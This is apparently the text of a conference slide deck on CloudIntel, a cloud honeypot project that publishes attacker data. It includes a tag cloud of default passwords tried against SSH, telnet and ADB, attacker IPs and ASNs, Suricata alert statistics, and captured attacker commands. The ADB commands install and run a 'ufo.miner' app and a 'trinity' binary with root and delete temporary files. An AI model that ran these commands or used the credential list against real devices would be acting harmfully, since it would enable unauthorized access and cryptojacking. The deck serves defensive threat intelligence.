vyatta 1 zjw guest root test git support
deploy es user craft ansible fa
monitor jenkins admin pi ubnt telnet deploybot
postgres ubuntu oracle service
usr deployer ansadmin supervisor dolphin
azureuser GET / HTTP/1.1 dspace
Accept: */*

Password Tagcloud - Dynamic

postgres test 888888 12345678 founder88
jenkins Win1doW\$ telnet 1111 craft Admin ansible
oracle centos ubuntu 123456 ubnt 666666
pass (empty) admin 1234 5up default
ivdev debian password root user orangepi
123123 1234567890
aquario git 123 1 0 12345 guest
xc3511 kjashd123sadhj123dhs1SS pi raspberry
7ujMko0admin teste 54321 steam ansadmin



Attacker AS/N - Top 10 - Dynamic

AS	ASN
4837	CHINA UNICOM China169 Backbone
4134	Chinanet
36352	AS-COLOCROSSING
5607	Sky UK Limited
9829	National Internet Backbone
58461	CT-HangZhou-IDC
4766	Korea Telecom
14061	DIGITALOCEAN-ASN
396982	GOOGLE-CLOUD-PLATFORM
3462	Data Communication Business Group

Command Line Input

```
shell
```

```
system
```

```
while read i
```

```
enable
```

```
sh
```

```
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
```

```
rm .s; exit
```

```
uname -a
```

```
/ip cloud print
```


```
./oinasf
```

Data Analysis

SSH and telnet service

ADB service

Attack Map - Dynamic



Attacker AS/N - Top 10 - Dynamic

AS	ASN	Count
396982	GOOGLE-C...	280
135918	VIET DIGIT...	176
14061	DIGITALOC...	145
4837	CHINA UNI...	128
56040	China Mobil...	102
56046	China Mobil...	91
16509	AMAZON-02	90
4134	Chinanet	80
6939	HURRICANE	75
4766	Korea Telec...	64

Src IP - Top 10 - Dynamic

103.228.37.56	161
112.224.193.186	56
18.134.240.149	43
3.8.118.132	43
49.118.15.238	38
120.233.173.234	36
14.54.141.227	36
111.55.73.132	34
112.224.193.201	34
120.233.173.251	34

Command Line Input

```
rm -rf /data/local/tmp/*
```

```
pm path com.ufo.miner
```

```
am start -n com.ufo.miner/com.example.test.MainActivity
```

```
ps | grep trinity
```

```
/data/local/tmp/nohup /data/local/tmp/trinity
```

```
/data/local/tmp/nohup su -c /data/local/tmp/trinity
```

```
chmod 0755 /data/local/tmp/nohup
```

```
chmod 0755 /data/local/tmp/trinity
```

```
pm install /data/local/tmp/ufo.apk
```


```
rm -f /data/local/tmp/ufo.apk
```


Data Analysis

SSH and telnet service

ADB service

Suricata hits



Suricata Alert Signature - Top 10

ID	Description
2100560	GPL POLICY VNC server response
2402000	ET DROP Dshield Block Listed Source group 1
2024766	ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication
2002923	ET EXPLOIT VNC Server Not Requiring Authentication (case 2)
2002920	ET POLICY VNC Authentication Failure
2009582	ET SCAN NMAP -sS window 1024
2030387	ET EXPLOIT Possible CVE-2020-11899 Multicast out-of-bound read
2002752	ET POLICY Reserved Internal IP Traffic
2001219	ET SCAN Potential SSH Scan
2023753	ET SCAN MS Terminal Server Traffic on Non-standard Port

Suricata CVE - Top 10

CVE ID	Count
CVE-2006-2369	3,785
CVE-2020-11899	751
CVE-2001-0540	36
CVE-2012-0152	21
CVE-2019-12263 CVE-2019-12261 CVE-2019-12260 CVE-2019-12255	12
CVE-2019-11500 CVE-2019-11500	11
CVE-2002-0013 CVE-2002-0012	9
CVE-2023-26801 CVE-2023-26801	4
CVE-2018-11776	2
CVE-2006-3602 CVE-2006-4458 CVE-2006-4542	1

Suricata - AS/N - Top 10

AS	ASN
37963	Hangzhou Alibaba Advertising Co.,Ltd.
210644	Aeza International Ltd
396982	GOOGLE-CLOUD-PLATFORM
45090	Shenzhen Tencent Computer Systems Comp
4134	Chinanet
132203	Tencent Building, Kejizhongyi Avenue
9009	M247 Europe SRL
215766	Emanuel Hosting Ltd.
36352	AS-COLOCROSSING
44477	Stark Industries Solutions Ltd

Suricata Source IP - Top 10

Source IP	Count
172.31.88.137	13,724
178.236.247.221	9,099
146.70.92.231	2,155
72.44.22.145	1,572
180.252.88.156	1,531
37.29.101.90	1,407
79.110.62.232	1,388
141.98.11.63	1,098
172.245.75.28	857
172.245.75.11	801

Why this data is important

Keep scanners at bay

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Provide intelligence on spray and prey attacks

Mostly in case of crypto miners and leaked keys

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Provide TTPs specific to Cloud

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Mostly in case of crypto miners and leaked keys

Provide TTPs specific to Cloud

Provides detections specific to the cloud

Why this data is important

Keep scanners at bay

Provide intelligence on spray and prey attacks

Mostly in case of crypto miners and leaked keys

Provide TTPs specific to Cloud

Provides detections specific to the cloud

More efficient for the detection of man behind the keyboard kind attacks

Improvement observed

Malware drop increased

Improvement observed

Malware drop increased

Old was only scanners

Improvement observed

Malware drop increased

Old was only scanners

New architecture capture custom malwares

Improvement observed

Malware drop increased

Old was only scanners

New architecture capture custom malwares

Full end to end attacks

Improvement observed

Malware drop increased

Old was only scanners

New architecture capture custom malwares

Full end to end attacks

Track attackers using canary token

Open and Free Data Access

Data is available Free and open

Open and Free Data Access

Data is available Free and open

Can be accessed using cloudintel API

Open and Free Data Access

Data is available Free and open

Can be accessed using cloudintel API

Important findings are published over github

Future Implications and Expansion

New services

Future Implications and Expansion

New services

Expand to other public clouds

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Full exploit chain

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Full exploit chain

All Cloud logs

Future Implications and Expansion

New services

Expand to other public clouds

Malware API

Endpoint Commands API

Full Attack Chains

Full exploit chain

All Cloud logs

Windows OS

Collaboration and Contributions

Feel free to try the API

Collaboration and Contributions

Feel free to try the API

Create a an issue over Github for any Questions, concerns or feature request

Collaboration and Contributions

Feel free to try the API

Create a an issue over Github for any Questions, concerns or feature request

We would love to collaborate on integrating this with other tools/services

Collaboration and Contributions

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Create a an issue over Github for any Questions, concerns or feature request

We would love to collaborate on integrating this with other tools/services

Our next idea is to expand the use cases

Questions?

If someone wants to connect or watching this recorded then feel free to email your questions

me@himanshuanand.com

References

<https://cside.dev/>

<https://github.com/unknownhad/CloudIntel>

<https://ctftime.org/team/155019/>

<https://cloudintel.info/>

<https://github.com/unknownhad/CloudIntel/wiki/Welcome-to-the-CloudIntel-Wiki>

<https://github.com/unknownhad/CloudIntel/blob/main/CONTRIBUTING.md>